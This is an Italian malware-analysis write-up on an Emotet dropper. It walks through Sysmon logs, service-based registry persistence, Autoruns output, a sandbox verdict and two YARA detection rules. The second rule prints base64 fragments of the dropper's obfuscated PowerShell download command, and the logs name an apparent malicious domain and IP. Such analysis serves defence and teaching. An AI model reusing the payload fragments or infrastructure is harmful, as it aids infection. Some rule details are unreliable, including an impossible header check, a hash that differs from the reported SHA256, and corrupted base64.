LogonId	0x27aa1
TerminalSessionId	1
IntegrityLevel	High
Hashes	MD5=04029E121A0CFA5991749937DD22A1D9,SHA256=9F914D42706FE215501044ACD85A32D58AAEF
ParentProcessGuid	{dc240039-7318-6508-de07-000000002400}

Evento 22, Microsoft-Windows-Sysmon

Generale Dettagli

Semplice  XML

+ System

- EventData

RuleName	-
UtcTime	2023-09-18 17:29:18.582
ProcessGuid	{dc240039-88da-6508-8c08-000000002400}
ProcessId	1712
QueryName	purimaro.com
QueryStatus	0
QueryResults	::ffff:200.58.1 <del>151</del> ;
Image	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
User	MALWARE-VM\unina

- Creazione del processo **powershell.exe** con valore di CommandLine “**powErSHell -e [BASE64\_SCRIPT]**”

- Richieste al DNS effettuate dallo script **powershell**.

# Analisi log sysmon

Evento 11, Microsoft-Windows-Sysmon

Generale Dettagli

Semplice  XML

+ System

- EventData

RuleName	EXE
UtcTime	2023-09-18 17:29:03.717
ProcessGuid	{dc240039-88da-6508-8c08-000000002400}
ProcessId	1712
Image	C:\Windows\System32\WindowsPowerShell\v1.0\powErSHell.exe
TargetFilename	C:\Users\unina\813.exe
CreationUtcTime	2023-09-18 17:29:03.433
User	MALWARE-VM\unina

Evento 1, Microsoft-Windows-Sysmon

Generale Dettagli

Semplice  XML

+ System

- EventData

RuleName	-
UtcTime	2023-09-18 17:29:09.066
ProcessGuid	{dc240039-88e5-6508-9608-000000002400}
ProcessId	7000
Image	C:\Windows\SysWOW64\commentsorting.exe
FileVersion	17.0.2.11443
Description	Dropbox Encryption ↙
Product	Steganos Safe 17
Company	Steganos Software GmbH
OriginalFileName	DropCypher.exe ↙
CommandLine	--a9621497
CurrentDirectory	C:\Windows\system32\
User	NT AUTHORITY\SYSTEM

- Creazione da parte di **powershell.exe** del file *C: \Users\unina\813.exe* (*ww.exe*)

- Creazione del processo **commentsorting.exe**.

# Analisi log sysmon

Event 13, Microsoft-Windows-Sysmon

General Details

Friendly View XML View

+ System

- EventData

RuleName	T1031,T1050
EventType	SetValue
UtcTime	2023-09-11 14:40:06.849
ProcessGuid	{dc240039-0819-64f5-0b00-000000002100}
ProcessId	684
Image	C:\Windows\system32\services.exe
TargetObject	HKLM\System\CurrentControlSet\Services\commentsortingImagePath
Details	"C:\Windows\SysWOW64\commentsorting.exe"
User	NT AUTHORITY\SYSTEM

Event 13, Microsoft-Windows-Sysmon

General Details

Friendly View XML View

+ System

- EventData


RuleName	T1031,T1050
EventType	SetValue
UtcTime	2023-09-11 14:40:06.849
ProcessGuid	{dc240039-0819-64f5-0b00-000000002100}
ProcessId	684
Image	C:\Windows\system32\services.exe
TargetObject	HKLM\System\CurrentControlSet\Services\commentsorting\Start
Details	DWORD (0x00000002)
User	NT AUTHORITY\SYSTEM

I due eventi di maggiore interesse sono qui riportati. In ordine abbiamo:

- Set del valore *ImagePath* della chiave indicata, al path di *commentsorting.exe*

- Set del valore *Start* della chiave indicata a **0x00000002**


- Grazie agli eventi registrati con **sysmon** ci rendiamo conto del fatto che il malware implementi anche una forma di **persistenza**.
- Il processo **services.exe** aggiunge la chiave **commentsorting** in ***HKLM\SYSTEM\CurrentControlSet\Services***, che è il registro che mantiene tutte le informazioni riguardo i servizi nel sistema. Il valore di *Start* posto a **0x00000002** indica che il servizio deve essere avviato al boot del sistema.




Name	Type	Data
ab (Default)	REG_SZ	(value not set)
ab Description	REG_SZ	The Base Filtering Engine (BFE) is a service that ma...
ab DisplayName	REG_SZ	commentsorting
no ErrorControl	REG_DWORD	0x00000000 (0)
abImagePath	REG_EXPAND_SZ	"C:\Windows\SysWOW64\commentsorting.exe"
ab ObjectName	REG_SZ	LocalSystem
no Start	REG_DWORD	0x00000002 (2)
no Type	REG_DWORD	0x00000010 (16) ←
no WOW64	REG_DWORD	0x0000014c (332)

- Il Tipo pari a **0x10** invece rappresenta un programma Win32 che può essere avviato dal Service Controller e che esegue in un processo dedicato.

# Process Explorer



- Aprendo il tool **Process Explorer** durante l'esecuzione del malware possiamo notare come vi sia un processo dedicato in esecuzione in background sotto il nome di **commentsorting**.
  - Ciò è esattamente ciò che ci aspettavamo per com'è stata configurata la chiave di registro relativa ai servizi di sistema.

# Autoruns



Autoruns - Sysinternals: www.sysinternals.com (Administrator) [MALWARE-VM\unina]

File Search Entry User Options Category Help

Known DLLs WinLogon Winsock Providers Print Monitors LSA Providers Network Providers WMI Office

Everything Logon Explorer Internet Explorer Scheduled Tasks Services Drivers... Codecs Boot Execute Image Hijacks AppInit

Autoruns Entry	Description	Publisher	Image Path	Timestamp	Virus
HKLM\System\CurrentControlSet\Services				Tue Sep 19 11:34:25 2023	
<input checked="" type="checkbox"/> ClickToRunSvc	Microsoft Office Click-to-Run Service: [/] (Verified)	Microsoft Corporation	C:\Program Files\Common Files\Microsoft Shared\ClickToRun\OfficeCl...	Fri Sep 1 02:00:16 2023	
<input checked="" type="checkbox"/> commentsorting	commentsorting: Determines and verifies...	(Not Verified) Steganos Software ...	C:\Windows\SysWOW64\commentsorting.exe	Tue Sep 19 11:34:22 2023	
<input checked="" type="checkbox"/> edgeupdate	Microsoft Edge Update Service (edgeupd...	(Verified) Microsoft Corporation	C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe	Thu Aug 5 15:41:06 2021	
<input checked="" type="checkbox"/> edgeupdatem	Microsoft Edge Update Service (edgeupd...	(Verified) Microsoft Corporation	C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe	Thu Aug 5 15:41:06 2021	
<input checked="" type="checkbox"/> FileSyncHelper	FileSyncHelper: Helper service for OneDrive	(Verified) Microsoft Corporation	C:\Program Files\Microsoft OneDrive\23.174.0820.0003\FileSyncHelper....	Tue Sep 12 11:30:13 2023	
<input checked="" type="checkbox"/> MicrosoftEdgeElevationService	Microsoft Edge Elevation Service (Micro...	(Verified) Microsoft Corporation	C:\Program Files (x86)\Microsoft\Edge\Application\117.0.2045.31\eleva...	Fri Sep 15 00:04:19 2023	
<input type="checkbox"/> NetTcpPortSharing	Net.Tcp Port Sharing Service: Provides abi...	(Verified) Microsoft Corporation	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\SMSSvcHost.exe	Sat Dec 7 01:10:35 2019	
<input checked="" type="checkbox"/> OneDrive Updater Service	OneDrive Updater Service: Keeps your On...	(Verified) Microsoft Corporation	C:\Program Files\Microsoft OneDrive\23.174.0820.0003\OneDriveUpdat...	Tue Sep 12 11:30:16 2023	
<input checked="" type="checkbox"/> Sense	Windows Defender Advanced Threat Prot...	(Not Verified) Microsoft Corporati...	C:\Program Files\Windows Defender Advanced Threat Protection\MsSe...	Fri Apr 21 06:39:17 2023	
<input type="checkbox"/> uhssvc	Microsoft Update Health Service: Maintai...	(Not Verified) Microsoft Corporati...	C:\Program Files\Microsoft Update Health Tools\uhssvc.exe	Wed Mar 23 21:12:56 2022	
<input checked="" type="checkbox"/> VBoxService	VirtualBox Guest Additions Service: Mana...	(Verified) Oracle Corporation	C:\Windows\System32\VBoxService.exe	Wed Jan 11 06:39:36 2023	

- Anche tramite il tool *Autoruns* possiamo confermare la presenza persistente del servizio *commentsorting* con la possibilità di autorestart.



A seguito dell'analisi statica e dinamica è stato utilizzato il tool “hybrid-analysis” (sandboxing as a service) che consente di eseguire programmi untrusted in un ambiente virtuale safe

### Analysis Overview

Submission name: file [i](#)  
Size: 133KiB  
Type: [peexe](#) [executable](#) [i](#)  
Mime: application/x-dosexec  
SHA256: 30bb20ed402afe7585bae4689f75e0e90e6d6580a229042c3a51eecefc153db7 [🔗](#)  
Last Anti-Virus Scan: 09/15/2023 17:31:53 (UTC)  
Last Sandbox Report: 09/15/2023 17:31:51 (UTC)

[Request Report Deletion](#)

**malicious**  
AV Detection: 90%  
Labeled as: Trojan.Emotet

[🔗 Link](#) [Twitter](#) [E-Mail](#)

Up-to-date

### Anti-Virus Results

**CrowdStrike Falcon**  
  
100%  
Static Analysis and ML [i](#)  
Last Update: 09/15/2023 17:31:53 (UTC)  
View Details: N/A  
Visit Vendor: [🔗](#)  
[GET STARTED WITH A FREE TRIAL](#)

**MetaDefender**  
  
85%  
Multi Scan Analysis  
Last Update: 09/15/2023 17:31:53 (UTC)  
View Details: [🔗](#)  
Visit Vendor: [🔗](#)

**VirusTotal**  
  
85%  
Multi Scan Analysis  
Last Update: 09/15/2023 17:31:53 (UTC)  
View Details: [🔗](#)  
Visit Vendor: [🔗](#)

# MALICIOUS

WW

Analyzed on: 09/15/2023 17:31:51 (UTC)

Environment: Windows 7 32 bit

Threat Score: 100/100

AV Detection: 90% Trojan.Emotet

Indicators: [9](#) [35](#) [80](#)

Network: (none)



**MALWARE**

**DETECTION**

# Host-based File IOCs

## YARA Rules

- Come sappiamo YARA è un potente tool per l'identificazione e la classificazione dei malware.
- Le sue regole sfruttano le informazioni binarie e testuali presenti all'interno dei file analizzati.
- Per i nostri samples si è deciso di impiegare il tool yarGen per la generazione automatica di regole, evitando stringhe che sono tipicamente appartenenti a goodware. Le regole così ottenute sono state ovviamente raffinate manualmente.

```
$ python3 yarGen.py -m samples/ -o rules.yar
```



La prima regola serve per individuare sia `ww.exe|813.exe` che `commentsorting` (che ne è una copia).

```
/* Rule Set ----- */

rule commentsorting {
    meta:
        description = " - file commentsorting"
        date = "2023-09-16"
        hash1 = "30bb20ed402afe7585bae4689f75e0e90e6d6580a229042c3a51eecef153db7"
    strings:
        $s1 = "DropCypher.exe" fullword wide
        $s2 = "<!--<requestedExecutionLevel level=\"requireAdministrator\" uiAccess=\"false\"/>-->" fullword ascii
        $s3 = "<description>elevate execution level</description>" fullword ascii
        $s4 = "Dropbox Encryption" fullword wide
        $s5 = "cccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccc" ascii
    condition:
        uint16(0) == 0x5a4d and 3 of them
}
```

YARA  
Rule  
#1

In particolare nella regola come stringhe ritroviamo:

- Il **nome interno** del file
- La **Description** del file eseguibile
- Una stringa di **“c”** con cui viene inizializzata l’area di memoria dove verrà scritta la chiave di registro da aprire

La seconda regola serve per identificare il .doc che scarica il payload malevolo

```
rule DropPayloadEmotet {  
    meta:  
        description = " - file DropPayloadEmotet.doc"  
        date = "2023-09-16"  
        hash1 = "814ab8953c401df37d57eafaf3d4b982c91bd912ee4671efbcc2085e8eb37c12"  
    strings:  
        $s1 = "*\\G{71B8D0D7-CFF9-4CBC-9DED-F13C852D434A}#2.0#0#C:\\Users\\ADMINI~1\\AppData\\Local\\Temp\\VBE\\MSForms.exd#Microsoft Forms 2.0" wide  
        $s2 = "*\\G{2DF8D04C-5BFA-101B-BDE5-00AA0044DE52}#2.8#0#C:\\Program Files (x86)\\Common Files\\Microsoft Shared\\OFFICE16\\MSO.DLL#Micr" wide  
        $s3 = "*\\G{000204EF-0000-0000-C000-000000000046}#4.2#9#C:\\Program Files (x86)\\Common Files\\Microsoft Shared\\VBA\\VBA7.1\\VBE7.DLL#" wide  
        $s4 = "*\\G{0D452EE1-E08F-101A-852E-02608C4D0BB4}#2.0#0#C:\\Windows\\SysWOW64\\FM20.DLL#Microsoft Forms 2.0 Object Library" fullword wide  
        $s5 = "bABFACgAJABpAEEAdwBBACwAIAAkAGgAUQBRAEEAQgBvADEAQQAAdsjABhAEMAUQB4ADQAQQ9ACgAKAAiAHsAMQB9ACIAAtAGYAJwBxAG8A" ascii  
        $s6 = "YQBjAGgAKAAkAGkAQQB3AEQAbwB3AEEAIAbpAG4AIAAkAFkAQgBBAEEAVQBFAEQAKQB7AHQAcgB5AHsAJABDAEEAYwBEAEEAQQuAEQATwB3AE4AbABPAGEAZABGAGkA" ascii  
        $s7 = "JwAsACgAJwBrACcAKwAnAEEAQgAnACKQArACcAQwB3ACcAKQA7AEkAZgAgACgAKAAmAcgAJwBHAGUAdAAncsAJwAtAEkAJwArACcAdAB1AG0AJwApACAAJABoAfea" ascii  
        $s8 = "JwBvACcAKwAoACIAewAxAH0AewAwAH0AIgAtAGYAJwBtACcALAAoACcALgBjACcAKwAnAG8AJwApACkAKwAoACIAewAwAH0AewAxAH0AIgAtAGYAKAAAC8AMQAnAcSA" ascii  
        $s9 = "MAB9AHsAMQB9ACIALQBmACgAJwByAGEAJwArACcAZgAnACKAlAAAnAGkAJwApAcSAKAAiAHsAMAB9AHsAMQB9ACIAAtAGYAKAAAGMAbwBzACcAKwAnAGEAJwApACwA" ascii  
        $s10 = "KwAnADEAMwAnACKAOwAkAE8AUQBrAEEARABVAFUwgA9ACgAKAAAnAHEAJwArACcAQQB4ACcAKQArACcARAAnAcSAKAAiAHsAMQB9AHsAMAB9ACIALQBmACcANABjAcCcA" ascii  
        $s11 = "KwAoACcALgAnAcSAKAAAnAGUAeAAnAcSAJwB1ACcAKQApAdsjAB1AEEAQQA0AEEAUQA0AD0AKAAoACIAewAxAH0AewAwAH0AIgAgAC0AZgAgACcAeAAnAcwAKAAAnAEEA" ascii  
        $s12 = "JABHAHgAUQBHAEIAQwBBAF8APQAOAcgAJwBLAEMAJwArACcARAAnACKwAnAEQANAAnAcSAJwAxACcAKQA7ACQAYwBrAEEANAAxFEAUQBYACAAPQAgAcgAJwA4ACcA" ascii  
        $s13 = "JwBAACcAKwAnAGgAJwArACgAIgB7ADAAfQB7ADEAfQAIACAALQBmACAAJwB0AccALAAoACcAdABwACcAKwAnADoAJwApACkAKwAnAC8AJwArACcALwAxACcAKwAoACIA" ascii  
        $s14 = "LwAnAcSAJwAvAGoAJwApAcwAJwBwAG0AJwApAcSAKAAAnHQAZQAnAcSAJwBjACcAKQArACcAaAAnAcSAKAAiAHsAMQB9AHsAMgB9ACIALQBmACgAJwAvAGMA" ascii  
        $s15 = "JwApACAAAbgBgAGUAVAAuAFcAZQBCAEMAYABsAGAASQBFAE4AdAA7ACQAWQBCAEEAQQBVAF8ARAA9ACgAKAAiAHsAMAB9AHsAMQB9ACIAAtAGYAKAAAGgAdAAnAcSA" ascii  
        $s16 = "JwBzACcAKQArACgAIgB7ADAAfQB7ADEAfQAIACAALQBmACgAJwBzACcAKwAnAG8AYwAnACKAlAAAnAGkAJwApAcSAKAAiAHsAMQB9AHsAMgB9AHsAMAB9ACIALQBmACAA" ascii  
        $s17 = "ZgAgACcAQAAAnAcwAJwAvAcCAlAAoACcAdAB0AHAAJwArACcA0gAvAC8AcAAnAcSAJwB1AHIAJwApAcwAJwBoACcAKQArACcAaQAnAcSAJwBtAGEAJwArACcAcgAnAcSA" ascii  
        $s18 = "JwAvACcAKQAsACcAdwB3ACcAKQArACgAJwAvAcCakwAnAEAAaAAnAcKAkwAoAccAdAB0AcckwAnAHAAJwApAcSAKAAiAHsAMAB9AHsAMQB9ACIAAtAGYAKAAADoA" ascii  
        $s19 = "KAAnAC4AMQA2ACcAKwAnADYALwAnACKAlAAAnADIAMQAnACKwAoACIAewAyAH0AewAwAH0AIgAtAGYAJwBwAC0AJwAsACgAJwBpAG4AJwArACcAYwAnACKA" ascii  
        $s20 = "aAAnACKQArACcAbwAnAcSAJwBiAGkAJwArACcAYQAnAcSAKAAiAHsAMgB9AHsAMQB9AHsAMAB9ACIALQBmACAAKAAAGkAJwArACcAbQbhAcCACKQAsAcCAbQAvAcCcA" ascii  
        $c1 = "ckA41QQX" ascii  
        $c2 = "0QkADUUZ" ascii  
        $c3 = "hQQABo1A" ascii  
        $c4 = "uAA4AQ4" ascii  
        $c5 = "CAcDAA" ascii  
        $c6 = "YBAAU_D" ascii  
        $c7 = "UAAX_ABB" ascii  
        $c8 = "aCQx4A" ascii  
        $c9 = "YUQAAA" ascii  
        $c10 = "iDUAwx" ascii  
        $c11 = "sAAAAAQ4" ascii  
        $c12 = "iAwDowA" ascii  
        $c13 = "GxQGBCA" ascii  
        $d1 = "rSHell" ascii  
        $d2 = "ExeName32=" ascii  
    condition:  
        uint16(0) == 0xfcfd0 and (10 of ($s*) or 6 of ($c*) or ($d1 and $d2) )  
}
```

### Tra le stringhe abbiamo:

- Una serie di **DLL** interessanti
- I vari segmenti che costituiscono il comando codificato **Powershell** da eseguire
- Le variabili interne utilizzate all'interno delle varie **MACRO**

YARA  
Rule  
#2

Prima dell'esecuzione è doveroso fare delle **premesse**. E' chiaro che le regole ottenute siano limitate, ma ciò è dovuto proprio alla **detection** che tool di questo tipo impiegano, ovvero si basano sulle informazioni testuali e binarie presenti all'interno dei vari files. Ma come abbiamo visto durante l'analisi praticamente il contenuto di qualunque sample risulta purtroppo **cifrato/offuscato** limitando l'efficacia di qualunque regola elaborabile

- Non ci resta che eseguire il tool con le regole appena elaborate

```
C:\Users\unina\Desktop\ww prova\Yarasamples>C:\Users\unina\Desktop\Tools\yara64.exe -r C:\  
Users\unina\Desktop\Tools\rules.yara .\  
commentsorting .\\commentsorting.exe  
commentsorting .\\WW  
DropPayloadEmotet .\\EmotetDropper.doc
```

